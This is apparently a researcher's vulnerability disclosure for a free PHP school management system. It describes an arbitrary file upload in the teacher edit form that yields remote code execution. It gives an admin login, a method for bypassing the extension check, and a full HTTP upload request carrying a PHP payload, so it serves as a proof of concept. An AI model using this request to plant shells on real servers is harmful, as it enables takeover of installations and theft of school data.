Advanced School Management System v1.0 by itsourcecode.com has arbitrary code execution (RCE)

Vul_Author: Zhijie Tan

vendor: https://itsourcecode.com/free-projects/php-project/advanced-school-management-system-in-php-with-source-code/

Vulnerability url: ip/school/view/all_teacher.php(RCE vulnerability exists in "edit" function of Ip/School/view/all_teacher.php)

Loophole location： There is an arbitrary file upload vulnerability (RCE) in the "edit" function file picture upload point of the TEACHER module in the background management system. You can change the "php" suffix of "shell.php" to "png" to bypass the front-end detection, and then modify the "png" back to the original "php" by grabbing the Burp package. The "shell.php" file can be uploaded successfully after putting back the request packet.


Super Admin account password: suarez081119@gmail.com/12345

Request package for file upload：


```
POST /school/index.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/school/view/all_teacher.php
Cookie: PHPSESSID=kh42r202aj35u61brcutn42s96
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------1276517287452
Content-Length: 1148

-----------------------------12765172874523
Content-Disposition: form-data; name="full_name"

Teacher 6
-----------------------------12765172874523
Content-Disposition: form-data; name="i_name"

Teacher 6
-----------------------------12765172874523
Content-Disposition: form-data; name="address"

School
-----------------------------12765172874523
Content-Disposition: form-data; name="gender"

Male
-----------------------------12765172874523
Content-Disposition: form-data; name="phone"

666-666-6666
-----------------------------12765172874523
Content-Disposition: form-data; name="email"

t6@gmail.com
-----------------------------12765172874523
Content-Disposition: form-data; name="fileToUpload"; filename="shell.php"
Content-Type: image/jpeg

JFJF
<?php phpinfo();?>
-----------------------------12765172874523
Content-Disposition: form-data; name="c_page"

1
-----------------------------12765172874523
```

```
Content-Disposition: form-data; name="id"

15
-----------------------------12765172874523
Content-Disposition: form-data; name="do"

update_teacher
-----------------------------12765172874523--
```

The files will be uploaded to this directory \school\uploads



We visited the directory of the file in the browser and found that the code had been executed



JFJF